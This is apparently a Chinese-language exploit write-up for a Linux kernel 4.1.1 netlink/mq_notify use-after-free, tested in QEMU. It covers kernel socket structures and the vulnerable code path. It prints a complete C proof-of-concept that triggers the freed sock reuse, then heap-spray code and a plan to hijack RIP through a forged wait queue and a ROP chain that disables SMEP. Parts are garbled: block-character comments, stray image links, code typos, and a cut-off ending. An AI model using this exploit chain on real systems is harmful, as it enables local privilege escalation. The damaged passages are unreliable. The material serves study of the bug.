

环境

- linux kernel 4.1.1
- qemu

相关结构

这一部分参考[博客](#)，im0963表哥这一些列文章做了翻译，建议先了解一下这些结构，对后面的调试有帮助

task_struct

```
struct task_struct {  
    volatile long state ;           //■■■■■■■■■■■■■■■■■■■■...■  
    void * stack ;                  //■■■■■■■■■■■■■■■■■■■■  
    int prio ;                      //■■■■■■■■■■■■■■■■■■■■  
    struct mm_struct * mm ;         //■■■■■■■■■■■■■■■■■■■■  
    struct files_struct * file;     //■■■■■■■■■■■■■■■■■■■■  
    const struct cred * cred ;      //■■■■, ■■■uid■■■■■■■■■■■■■■■■■■■■  
  
    // ...  
};
```

每个进程，线程都有自己的task_struct,可以通过current宏进行访问

fd,file object,fdt,file_struct

fd:对于给定进程而言,是一个整数

file object(struct file):表示一个已经打开的文件

```

struct file {
    loff_t                f_pos ;                //"cursor"████████
    atomic_long_t         f_count ;              //"██████████
    const struct file_operations * f_op ;        //"██████VFT███
    void                  * private_data ;       //"██"specialization"██
    // ...
};

```

```
struct file *filp; / *■■■■ * /
```

fdt:将fd转换为对应的filp, 这个映射不是一一映射, 可能对各文件描述符指向同一个文件对象, 这种情况下, 文件对象的引用计数器加一。

```
struct fdtable {
    unsigned int  max_fds ;
    struct file   ** fd ;           / *■■fd■■* /
    // ...
};
```

file_struct : 将fdt链接到进程内部,file_struct可以在多个线程之间共享

```

struct files_struct {
    atomic_t count;           // ████████
    ███ fdtable * fdt;       // ████████████████████
    // ...
};

```

socket,sock,skb

创建socket时，比如调用了socket syscall，就会创建一个struct

file类型的的socket文件对象, 然后创建一个结构体`socker_file_ops`, 里面包含了对这个file的操作, 并且将它的操作(file operation)嵌入其中

```
static const struct file_operations socket_file_ops = {
    .read = sock_aio_read,        // <---- calls sock->ops->recvmsg()
    .write = sock_aio_write,      // <---- calls sock->ops->sendmsg()
    .llseek = no_llseek,         // <---- returns an error
    // ...
};
```

```
}
```

socket实际上实现了许多socket api，这些api都被嵌入到一个虚拟函数表（virtual function table）的结构体中，结构体被称为proto_ops，每一种类型的socket都执行它们自己的proto_ops

```
struct proto_ops {
    int      (*bind)      (struct socket *sock, struct sockaddr *myaddr, int sockaddr_len);
    int      (*connect)   (struct socket *sock, struct sockaddr *vaddr, int sockaddr_len, int flags);
    int      (*accept)    (struct socket *sock, struct socket *newssock, int flags);
    // ...
}
```

当一个BSD-style syscall被调用的时候，一般流程如下：

- 从(fdt)文件描述符表中，检索对应的struct file（文件对象）
- 从 文件对象中找到 struct socket
- 调用对应的proto_ops进行回调

struct socket实际上在网络栈的最顶层，通常再进行一些sending/receiving data操作时需要控制底层，因此，socket对象里面有一个指针指向了sock对象（struct sock）

```
struct socket {
    struct file      *file;
    struct sock      *sk;
    const struct proto_ops *ops;
    // ...
};
```

当网卡收到一个来自外界的数据包时，网卡驱动会把这个packet（排队）放到receiving buf中，这个packet会一直在这个缓冲区内，直到应用程序决定接收（recvmsg()）它。相反，当应用程序想要发送（sendmsg()）一个数据包，这个packet会被放到sending buf内，一旦收到“通知”，网卡驱动就会将它发送出去。

这些packet也被称为struct sk_buff或者skb，sending/receiving buf基本上是一个skb的双向链表

```
struct sock {
    int      sk_rcvbuf;    // theoretical "max" size of the receive buffer
    int      sk_sndbuf;    // theoretical "max" size of the send buffer
    atomic_t sk_rmem_alloc; // "current" size of the receive buffer
    atomic_t sk_wmem_alloc; // "current" size of the send buffer
    struct sk_buff_head sk_receive_queue; // head of doubly-linked list
    struct sk_buff_head sk_write_queue;   // head of doubly-linked list
    struct socket      *sk_socket;
    // ...
}
```

从上面的结构体中的可以看出，sock对象中也引用了socket对象（sk_socket），但是在网上看，socket对象中也引用了sock对象（sk），同理，struct socket中引用了file对象（file），struct file中引用了socket对象（private_data），这种双向机制使得数据可以贯通整个网络栈。

netlink socket

这是一种特殊的socket，它允许用户空间与kernel通信，它可以用来修改路由表，接受SELinux事件通知，甚至可以与其他用户空间进程进行通信。

因为struct sock与struct socket都属于支持各种类型socket的通用数据结构，

从socket对象的观点来看，proto_ops字段需要定义，对于netlink家族来说，BSD-style socket的操作都是netlink_ops

```
static const struct proto_ops netlink_ops = {
    .bind =      netlink_bind,
    .accept =    sock_no_accept,    // <--- calling accept() on netlink sockets leads to EOPNOTSUPP error
    .sendmsg =   netlink_sendmsg,
    .recvmsg =   netlink_recvmsg,
    // ...
}
```

从sock的角度来看，在netlink的例子中，又有了专门的实现

```
struct netlink_sock {
    /* struct sock has to be the first member of netlink_sock */
    struct sock      sk; <<<<+++++
    u32              pid;
    u32              dst_pid;
    u32              dst_group;
    // ...
};
```

这里有个问题没明白 `free(&netlink_sock.sk)` 等价于 `free(&netlink_sock)`

当一个对象被其它对象引用时，引用计数器+1，当删除引用后-1，当引用计数器为0时，就会释放该对象。正常情况下，对象的引用与释放是平衡的，但是当失去平衡的时候就会出现 memory corruption（内存破坏），如下面的例子：

- ## 回到漏洞部分

通过path可以发现，漏洞产生的原因是因为没有把sock对象的指针置NULL

这段代码出现在mq_notify函数中，return to the code->

```

SYSCTL_DEFINE2(mq_notif, mqd_t, mqdes,
    const struct sigevent __user *, u_notification)
{
    int ret;
    struct fd f;
    struct sock *sock;
    struct inode *inode;
    struct sigevent notification;
    struct mqqueue_inode_info *info;
    struct sk_buff *nc;          /* [REDACTED] */
    /* [REDACTED] u_notification [REDACTED] */
    if (u_notification) {
        if (copy_from_user(&notification, u_notification,
            sizeof(struct sigevent)))
            return -EFAULT;
    }
    /* [REDACTED] */
    audit_mq_notif(mqdes, u_notification ? &notification : NULL);
    /* [REDACTED] nc, sock */
    nc = NULL;
    sock = NULL;
    if (u_notification != NULL) {
        /* [REDACTED] */
        if (unlikely(notification.sigev_notify != SIGEV_NONE &&
            notification.sigev_notify != SIGEV_SIGNAL &&
            notification.sigev_notify != SIGEV_THREAD))
            return -EINVAL;
        /* [REDACTED] */
        if (notification.sigev_notify == SIGEV_SIGNAL &&
            !valid_signal(notification.sigev_signo)) {
            return -EINVAL;
        }
    }
}

```

[illegible]

```

test_bit(NETLINK_CONGESTED, &nlk->state)) &&
!netlink_skb_is_mmaped(skb)) {
    /*■■■■■■■■■■*/
DECLARE_WAITQUEUE(wait, current);
if (!*timeo) {
    if (!ssk || netlink_is_kernel(ssk))
        netlink_overrun(sk);
    sock_put(sk);
    kfree_skb(skb);
    return -EAGAIN;
}
/*■■■■task■■■■TASK_INTERRUPTIBLE*/
__set_current_state(TASK_INTERRUPTIBLE);
/*■■■■wait ■■■*/
add_wait_queue(&nlk->wait, &wait);

if ((atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf ||
    test_bit(NETLINK_CONGESTED, &nlk->state)) &&
    !sock_flag(sk, SOCK_DEAD))
    *timeo = schedule_timeout(*timeo);
/*■■■■task■■■■TASK_RUNNING*/
__set_current_state(TASK_RUNNING);
/*■■■■■■■■■■*/
remove_wait_queue(&nlk->wait, &wait);
sock_put(sk);/*sock■■■■■■■■■■-1■■■■■■■■■■*/

if (signal_pending(current)) {
    kfree_skb(skb);
    return sock_intr_errno(*timeo);
}
return 1;
}
netlink_skb_set_owner_r(skb, sk);
return 0;
}

-----CUT LINE-----
static void netlink_skb_set_owner_r(struct sk_buff *skb, struct sock *sk)
{
    WARN_ON(skb->sk != NULL);
    skb->sk = sk;
    skb->destructor = netlink_skb_destructor;
    atomic_add(skb->truesize, &sk->sk_rmem_alloc);
    sk_mem_charge(sk, skb->truesize);
}

```

- u_notification != NULL
- notification.sigev_notify = SIGEV_THREAD
- notification.sigev_value.sival_ptr 必须有效
- notification.sigev_signo 提供一个有效的文件描述符

这样就到达了 netlink_attachskb函数

再来详细分析一下这个函数（已经在上面代码中给出），看一下漏洞触发的路径，以及经历了哪些判断：

1，根据代码可知，下面这个条件必须为真，首先对sk->sk_rmem_alloc跟sk->sk_rcvbuf进行了判断，如果判断不通过，则直接执行netlink_set_owner_r函数

```
if ((atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf ||
    test_bit(NETLINK_CONGESTED, &nlk->state)) &&
    !netlink_skb_is_mmaped(skb))
```


sk_rmem_alloc可以视为sk缓冲区的当前大小，sk_rcvbuf是sk的理论大小，因为sk_rmem_alloc有等于0的情况，因此sk_rcvbuf可能需要<0才可以，在sock_setsockopt函数

```
val = min_t(u32, val, sysctl_rmem_max);
set_rcvbuf:
    sk->sk_userlocks |= SOCK_RCVBUF_LOCK;
    sk->sk_rcvbuf = max_t(u32, val * 2, SOCK_MIN_RCVBUF);
```

分析前面代码可以注意到，通过skb_set_owner_r可以更改sk_rmem_alloc的值,调用链如下：

netlink_sendmsg->netlink_unicast->netlink_attachskb->netlink_skb_owner_r

netlink_sendmsg可以在用户空间通过调用sendmsg实现调用



```
trace
[ #0 ] 0xffffffff816ebf20 → netlink_sendmsg(sock=0xfffff88000581f180, msg=0xfffff88000570bec0, len=0x2800)
[ #1 ] 0xffffffff816a2db5 → sock_sendmsg_nosec(msg=<optimized out>, sock=<optimized out>)
[ #2 ] 0xffffffff816a2db5 → sock_sendmsg(sock=0xfffff88000581f180, msg=0xfffff88000570bec0)
[ #3 ] 0xffffffff816a370b → __sys_sendmsg(sock=0xfffff88000581f180, msg=<optimized out>, msg_sys=0xfffff88000570bec0, flags=0x40, used_address=0x0 <irq_stack_union>)
[ #4 ] 0xffffffff816a40dd → __sys_sendmsg(fd=<optimized out>, msg=0x7ffed0d5f8a0, flags=0x40)
[ #5 ] 0xffffffff816a412d → SYSC_sendmsg(flags=<optimized out>, msg=<optimized out>, fd=<optimized out>)
[ #6 ] 0xffffffff816a412d → SyS_sendmsg(fd=<optimized out>, msg=<optimized out>, flags=<optimized out>)
[ #7 ] 0xffffffff81899157 → system_call()
```

因此首先分析netlink_sendmsg函数：

```
static int netlink_sendmsg(struct socket *sock, struct msghdr *msg, size_t len)
{
    struct sock *sk = sock->sk;
    struct netlink_sock *nlk = nlk_sk(sk);
    DECLARE_SOCKADDR(struct sockaddr_nl *, addr, msg->msg_name);
    u32 dst_portid;
    u32 dst_group;
    struct sk_buff *skb;
    int err;
    struct scm_cookie scm;
    u32 netlink_skb_flags = 0;

    if (msg->msg_flags & MSG_OOB)
        return -EOPNOTSUPP;

    err = scm_send(sock, msg, &scm, true);
    if (err < 0)
        return err;

    if (msg->msg_namelen) {
        err = -EINVAL;
        if (addr->nl_family != AF_NETLINK)
            goto out;
        dst_portid = addr->nl_pid;
        dst_group = ffs(addr->nl_groups);
        err = -EPERM;
        if ((dst_group || dst_portid) &&
            !netlink_allowed(sock, NL_CFG_F_NONROOT_SEND))
```

```

        goto out;
    netlink_skb_flags |= NETLINK_SKB_DST;
} else {
    dst_portid = nlk->dst_portid;
    dst_group = nlk->dst_group;
}

if (!nlk->portid) {
    err = netlink_autobind(sock);
    if (err)
        goto out;
}

/* It's a really convoluted way for userland to ask for mmaped
 * sendmsg(), but that's what we've got...
 */
if (netlink_tx_is_mmaped(sk) &&
    msg->msg_iter.type == ITER_IOVEC &&
    msg->msg_iter.nr_segs == 1 &&
    msg->msg_iter.iov->iov_base == NULL) {
    err = netlink_mmap_sendmsg(sk, msg, dst_portid, dst_group,
                               &scm);
    goto out;
}

err = -EMSGSIZE;
if (len > sk->sk_sndbuf - 32)
    goto out;
err = -ENOBUFS;
skb = netlink_alloc_large_skb(len, dst_group);
if (skb == NULL)
    goto out;

NETLINK_CB(skb).portid = nlk->portid;
NETLINK_CB(skb).dst_group = dst_group;
NETLINK_CB(skb).creds = scm.creds;
NETLINK_CB(skb).flags = netlink_skb_flags;

err = -EFAULT;
if (memcpy_from_msg(skb_put(skb, len), msg, len)) {
    kfree_skb(skb);
    goto out;
}

err = security_netlink_send(sk, skb);
if (err) {
    kfree_skb(skb);
    goto out;
}

if (dst_group) {
    atomic_inc(&skb->users);
    netlink_broadcast(sk, skb, dst_portid, dst_group, GFP_KERNEL);
}
err = netlink_unicast(sk, skb, dst_portid, msg->msg_flags&MSG_DONTWAIT);

out:
    scm_destroy(&scm);
    return err;
}

```

如果想要执行netlink_unicast函数，则需要满足以下条件：

- msg->msg_flags != MSG_OOB
- scm()返回值 = 0，分析scm_send函数可知，只需要 msg->msg_controllen <= 0 即可。
- msg->msg_namelen 不为空，nl_family = AF_NETLINK
- 传入的参数 len < (sk->sk_sndbuf - 32)

这样就可以执行netlink_unicast(), 这里面基本没有我们的可控参数, 可以直接执行netlink_attachskb(), 结合上面的代码可知, 当sk_rmem_alloc < sk_rcvbuf 时, 便会执行netlink_skb_set_owner_r函数, 因此只要 sk_rmem_alloc < sk_rcvbuf, 就会增加sk_rmem_alloc的大小

```
static void netlink_skb_set_owner_r(struct sk_buff *skb, struct sock *sk)
{
    WARN_ON(skb->sk != NULL);
    skb->sk = sk;
    skb->destructor = netlink_skb_destructor;
    atomic_add(skb->truesize, &sk->sk_rmem_alloc);
    sk_mem_charge(sk, skb->truesize);
}
```

这样每次都可以增加sk_rmem_alloc的值。

进入这个判断以后, 当前的线程被加入wait队列中, timeo肯定不为NULL, 所以当前线程状态被设置为task_interruptible, 然后cpu调度进入block状态, 等待被唤醒然后顺序执行, signal_pending 检查是否有序号需要被处理, 返回值=0, 表示没有信号。然后返回1,

触发漏洞

前面已经知道了如何让 ret = 1, 这里会继续执行retry, 通过fd获取filp....., 但是如果filp = NULL, 就会进入out label

```
out:
    if (sock)
        netlink_detachskb(sock, nc);
    else if (nc)
        dev_kfree_skb(nc);
```

此时的sock不为空, 但是netlink_detachskb对其减1, 如果等于0, 则free。
再次回到mq_notify主逻辑, 看一下函数对sock的操作:

- netlink_getsockbyfilp->sock_hold() : sk->refcnt += 1
- netlink_attachskb -> sk_put() : sk->refcnt -= 1

正常逻辑下: 根据fd获取到sock结构, 此时sock的引用加1, 然后进入attachskb函数, 判断此时的sk是不是“满了”, 如果“满了”, 则sock的引用减1, 然后继续尝试获取sock, 但是sock不为NULL, 因此, sock的refcnt将会减1, 但是在退出程序时, 内核会将分配的对象释放掉, 最终会调用sock->ops->release(), 但是sock已经在前面被

编写poc

```
#define __GNU_SOURCE
#include <asm/types.h>
#include <mqueue.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <linux/netlink.h>
#include <pthread.h>
#include <errno.h>
#include <stdbool.h>

#define MAX_MSGSIZE 1024
#define SOL_NETLINK (270)
#define _mq_notify(mqdes, sevp) syscall(__NR_mq_notify, mqdes, sevp)

struct state
{
    int ok;
    int fd;
    int close_fd;
}state;

int add_rmem_alloc(void){
    int fd1 = -1;
    int fd2 = -1;
    fd1 = socket(AF_NETLINK, SOCK_RAW, 2);
```



```

fd2 = socket(AF_NETLINK, SOCK_DGRAM, 2);
struct sockaddr_nl nladdr;
nladdr.nl_family = AF_NETLINK;
nladdr.nl_groups = 0;
nladdr.nl_pad = 0;
nladdr.nl_pid = 10;
bind(fd1, (struct sockaddr*)&nladdr, sizeof(struct sockaddr_nl));

struct msghdr msg;
struct sockaddr_nl r_nladdr;
r_nladdr.nl_pad = 0;
r_nladdr.nl_pid = 10;
r_nladdr.nl_family = AF_NETLINK;
r_nladdr.nl_groups = 0;

memset(&msg, 0, sizeof(msg));
msg.msg_name = &r_nladdr; /*address of receiver*/
msg.msg_namelen = sizeof(nladdr);
/* message head */
char buffer[] = "An example message";
struct nlmsghdr *nlhdr;
nlhdr = (struct nlmsghdr*)malloc(NLMSG_SPACE(MAX_MSGSIZE));
strcpy(NLMSG_DATA(nlhdr), buffer);
nlhdr->nlmsg_len = NLMSG_LENGTH(strlen(buffer)); /*nlmsghdr len + data len*/
nlhdr->nlmsg_pid = getpid(); /* self pid */
nlhdr->nlmsg_flags = 0;

struct iovec iov;
iov.iov_base = nlhdr;
iov.iov_len = nlhdr->nlmsg_len;
msg.msg_iov = &iov;
msg.msg_iovlen = 1;

while (sendmsg(fd2, &msg, MSG_DONTWAIT)>0) ;
if (errno != EAGAIN)
{
    perror("sendmsg");
    exit(-5);
}
printf("[*] sk_rmem_alloc > sk_rcvbuf ==> ok\n");
return fd1;

return 0;
}
static void *thread2(struct state *s){
    int fd = s->fd;
    s->ok = 1;
    sleep(3);
    close(s->close_fd);
    int optval = 1;
    if(setsockopt(fd, SOL_NETLINK, NETLINK_NO_ENOBUFS, &optval, 4)){
        perror("setsockopt ");
    }
    else{
        puts("[*] wake up thread 1");
    }
}
}
void tiger(int fd){
    pthread_t pid;
    struct state s;
    s.ok = 0;
    s.fd = fd;
    s.close_fd = dup(fd);
    if(errno = pthread_create(&pid, NULL, thread2, &s)){
        perror("pthread_create ");
        exit(-1);
    }
    while(!(s.ok));
    puts("[*] mq_notify start");
}

```

```

struct sigevent sigv;
sigv.sigev_signo = s.close_fd;
sigv.sigev_notify = SIGEV_THREAD;
sigv.sigev_value.sival_ptr = "test";
_mq_notify((mqd_t)0x666,&sigv);
puts("ok");
}
int main(){
    int fd = -1;
    fd = add_rmem_alloc();

    tiger(fd);
    puts("ok");
    return 0;
}

```

根据前面分析的流程，可以得到这个poc：

- add_rmem_alloc 函数：通过sendmsg 增加 sk_rmem_alloc,使其 > sk_rcvbuf
- tiger 函数：通过再次创建一个线程(thread2),thread2执行的时候，执行mq_notify，在thread2开头先使用sleep，保证 thread1进入wait状态，然后close thread1使用的fd，然后唤醒thread1.
- 函数退出，执行do_exit，crash

这是函数在崩溃时候的调用栈

```

/exp # ./test
[*] sk_rmem_alloc > sk_rcvbuf ==> ok
[*] mq_notify start
ok
ok
[ 2657.581208] -----[ cut here ]-----
[ 2657.586574] WARNING: CPU: 0 PID: 924 at net/netlink/af_net)
[ 2657.587178] Modules linked in:
[ 2657.587781] CPU: 0 PID: 924 Comm: test Tainted: G          W3
[ 2657.587990] Hardware name: QEMU Standard PC (i440FX + PIIX4
[ 2657.588982] ffffffff81c26ee0 ffff88000571bd18 ffffffff8188
[ 2657.589410] 0000000000000000 ffff88000571bd58 ffffffff8108
[ 2657.589787] ffff8800056bd400 ffff88000697c210 ffff88000560
[ 2657.590494] Call Trace:
[ 2657.590837] [<ffffffff81890fe0>] dump_stack+0x45/0x57
[ 2657.591015] [<ffffffff81051f95>] warn_slowpath_common+0x80
[ 2657.591325] [<ffffffff81052075>] warn_slowpath_null+0x15/0
[ 2657.591602] [<ffffffff816ebae7>] netlink_release+0x4e7/0x0
[ 2657.591823] [<ffffffff81333de6>] ? __percpu_counter_add+00
[ 2657.592204] [<ffffffff816a1fba>] sock_release+0x1a/0x90
[ 2657.592268] [<ffffffff816a203d>] sock_close+0xd/0x20
[ 2657.592268] [<ffffffff8116f9e7>] __fput+0xd7/0x1f0
[ 2657.592268] [<ffffffff8116fb49>] ____fput+0x9/0x10
[ 2657.592268] [<ffffffff8106ca8c>] task_work_run+0xcc/0xf0
[ 2657.592268] [<ffffffff81053559>] do_exit+0x2e9/0xc10
[ 2657.592268] [<ffffffff8105d549>] ? signal_wake_up_state+00
[ 2657.592268] [<ffffffff8105e8e2>] ? zap_other_threads+0x820
[ 2657.592268] [<ffffffff81054c9e>] do_group_exit+0x3e/0xa0
[ 2657.592268] [<ffffffff81054d0f>] Sys_exit_group+0xf/0x10

```

调用链如下：do_exit -> __fput -> __fput -> sock_close -> sock_release -> netlink_release

netlink_release:

```

static int netlink_release(struct socket *sock)
{
    struct sock *sk = sock->sk;
    struct netlink_sock *nlk;

```

```

if (!sk)
    return 0;

netlink_remove(sk);
sock_orphan(sk);
nlk = nlk_sk(sk);


..... ■■■ .....
}

```

可以看到，已经被释放的sock又被重新使用了。

利用分析

通过前面分析可以知道，释放掉sock对象以后，sock对象指针成为野指针，如果我们再次分配kmalloc-1024就有可能分配到该内存，控制sock对象内的关键指针，就会更改



最终会调用sendmsg，这里将会回调sock->proto_ops->sendmsg,当family是AF_UNIX时，将会调用unix_dgram_sendmsg

利用sendmsg控制数据

整个调用路径如下如上图所示，从sysc_sendmsg->sys_sendmsg->sys_sendmsg基本不需要任何条件，因此直接分析__sys_sendmsg函数，代码太长不在这贴了。

- 首先建立一个ctl[36]的数组,大小为36，然后把该数组地址给一个指针ctl_buf
- flag != MSG_CMSG_COMPAT ==> 把参数msg，传递给内核空间的msg_sys (均为 struct msghdr)
- 判断 msg_controllen 不大于 INT_AMX，并将 该值赋给 ctl_len
- flag != MSG_CMSG_COMPAT，因此调用 sock_malloc
- 进入sock_malloc 首先判断malloc 的size是否大于sysctl_optmem_max (: int sysctl_optmem_max __read_mostly = sizeof(unsigned long)*(2**UIO_MAXIOV+512) (: uio_maxiov = 1024): sk_omem_alloc 初始化为0)
因为我们要malloc的对象大小为1024，因此满足，所以通过kmalloc申请一个 1024 的堆空间，并返回该指针
- 回到__sys_sendmsg：把申请的堆空间指针赋值给 ctl_buf,并将 msg_control 拷贝进去，并将msg_sys->msg_control 修改为 ctl_buf
- used_address 为null，因此执行 sock_sendmsg,这里会回调sock->unix_dgram_ops->unix_dgram_sendmsg
- 进入unix_dgram_sendmsg
- 直接调用scm_send()->_scm_send()

在介绍下面之前，有必要理解一下 "control information",控制消息通过msghdr的msg_control传递，msg_control指向控制第一条控制信息所在位置，一次可以传递多个控制信息，控制信息的总长度为msg_control + cmsg_len确定的,通过判断■■■■■■■■■■ + cmsg_len > msg_controllen可以确定是否还有控制消息

```

struct cmsghdr {
    __kernel_size_t cmsg_len; /* data byte count, including hdr */
    int cmsg_level; /* originating protocol */
    int cmsg_type; /* protocol-specific type */
};

```

- __scm_send: cmsg_level != SQL_COCKET, cmsg_type, =1 或 2 都可以，只要能return 0 ;就可以
- 进入sock_alloc_send_skb函数：判断 sk_wmem_alloc < sk_sndbuf, sk_wmem_alloc 表示发送缓冲区长度，sk_sndbuf表示发送缓冲区的最大长度，条件如果为真，则不会阻塞。
- 然后 申请skb空间，通过 skb_set_owner_w 函数，增加 sk_wmem_alloc长度。，再次申请便会阻塞

了解 __sys_sendmsg

以后，考虑如何利用他堆喷，在执行完这个函数以后，会释放前面申请的size为1024的对象，这样无论我们怎么喷射，都只会申请同一个对象。前面分是的时候，可以知道使其阻塞。

```

struct msghdr msg;
memset(&msg,0,sizeof(msg));
struct iovec iov;
char iovbuf[10];
iov.iov_base = iovbuf;
iov.iov_len = 10;
msg.msg_iov = &iov;
msg.msg_iovlen = 1;
struct timeval tv;
memset(&tv,0,sizeof(tv));
tv.tv_sec = 0;
tv.tv_usec = 0;
if(setsockopt(rfd,SOL_SOCKET,SO_SNDTIMEO,&tv,sizeof(tv)){
    perror("heap spary setsockopt");
    exit(-1);
}
while(sendmsg(sfd,&msg,MSG_DONTWAIT)>0);

```

这样再通过sendmsg，给定control信息就可以堆喷占位了，不过这里因为sendmsg被阻塞了，所以通过循环去执行sendmsg是不行的，还是需要依赖于多线程。（其实kmalloc-1024在内核中需求量不大，而且在qemu中，只需要通过一次sendmsg，就可以申请到这个对象）

```

for(i=0;i<10;i++){
    if(errno = pthread_create(&pid,NULL,thread3,&t3)){
        perror("pthread_create ");
        exit(-1);
    }
}

```

接下来就该考虑利用了，肯定是去覆盖netlink_sock对象里面的关键指针，且触发路径比较少的。一开始考虑通过close(fd),回调sk->sk_destruct，调用链如下：


netlink_release->call_rcu->deferred_put_nlk_sk -> sock_put -> sk_free -> __sk_free -> sk_destruct -> __sk_destruct -> netlink_

，但是，在执行到netlink_release的时候，会调用netlink_remove->hashtable_remove_fast,在这里会发生崩溃，想要到达call_rcu，路径太复杂。

结合adlab给出的文章，可以利用netlink_sock的(struct wait_queue_head_t) wait 结构体，这个结构体直接嵌入到netlink_sock结构体中。

因此可以在用户空间伪造wait_queue_t,让netlink_sock->wait.task_list.next指向它，因为环境关闭了smmap，因此可以不用考虑这个问题

这样我们就可以控制rip



为了执行用户空间指令，我们首先需要构造ropchain关掉smep。

通用方法就是通过mov cr4, rdi ; pop rbp ; ret诸如此类的gadgets

但是直接控制rip为这条gadgets地址肯定达不到目的，因为内核栈内容不受控，因此首先需要栈迁移，例如xchg esp,eax ;

ret,这里使用eax是非常合适的，看下图

```

0xffffffff810c3c50 <+32>: mov rdx,QWORD PTR [rdi+0x8]
0xffffffff810c3c54 <+36>: mov QWORD PTR [rbp-0x38],r8
0xffffffff810c3c58 <+40>: cmp r12,rdx
0xffffffff810c3c5b <+43>: mov rsi,QWORD PTR [rdx]
0xffffffff810c3c5e <+46>: je 0xffffffff810c3ca8 <__wake_up_com
n+120>
0xffffffff810c3c60 <+48>: mov r14d,ecx
0xffffffff810c3c63 <+51>: lea rax,[rdx-0x18]
0xffffffff810c3c67 <+55>: lea r13,[rsi-0x18]
0xffffffff810c3c6b <+59>: jmp 0xffffffff810c3c73 <__wake_up_com
n+67>
0xffffffff810c3c6d <+61>: nop DWORD PTR [rax]
0xffffffff810c3c70 <+64>: mov r13,rdx
0xffffffff810c3c73 <+67>: mov ebx,DWORD PTR [rax]
0xffffffff810c3c75 <+69>: mov rcx,QWORD PTR [rbp-0x38]
0xffffffff810c3c79 <+73>: mov edx,r14d
0xffffffff810c3c7c <+76>: mov esi,r15d
0xffffffff810c3c7f <+79>: mov rdi,rax
0xffffffff810c3c82 <+82>: call QWORD PTR [rax+0x10]

```

- rdi是wait结构体的地址，rdi+8 -> next 的地址，把这个指针的值即我们在用户空间伪造的 wait_queue_t->next 的地址，这样相当于rdx保存的是用户空间 fake wait_queue_t.next的地址
- 然后，根据next的偏移，找到wait_queue_t的地址，并给 rax
- 然后 call [rax+0x10]

可以看出来，eax必定是一个有效的用户空间地址

构造执行rop的时候遇到一个问题，如图

```

R15 0x1
RBP 0xa0657a60 ← 0x0
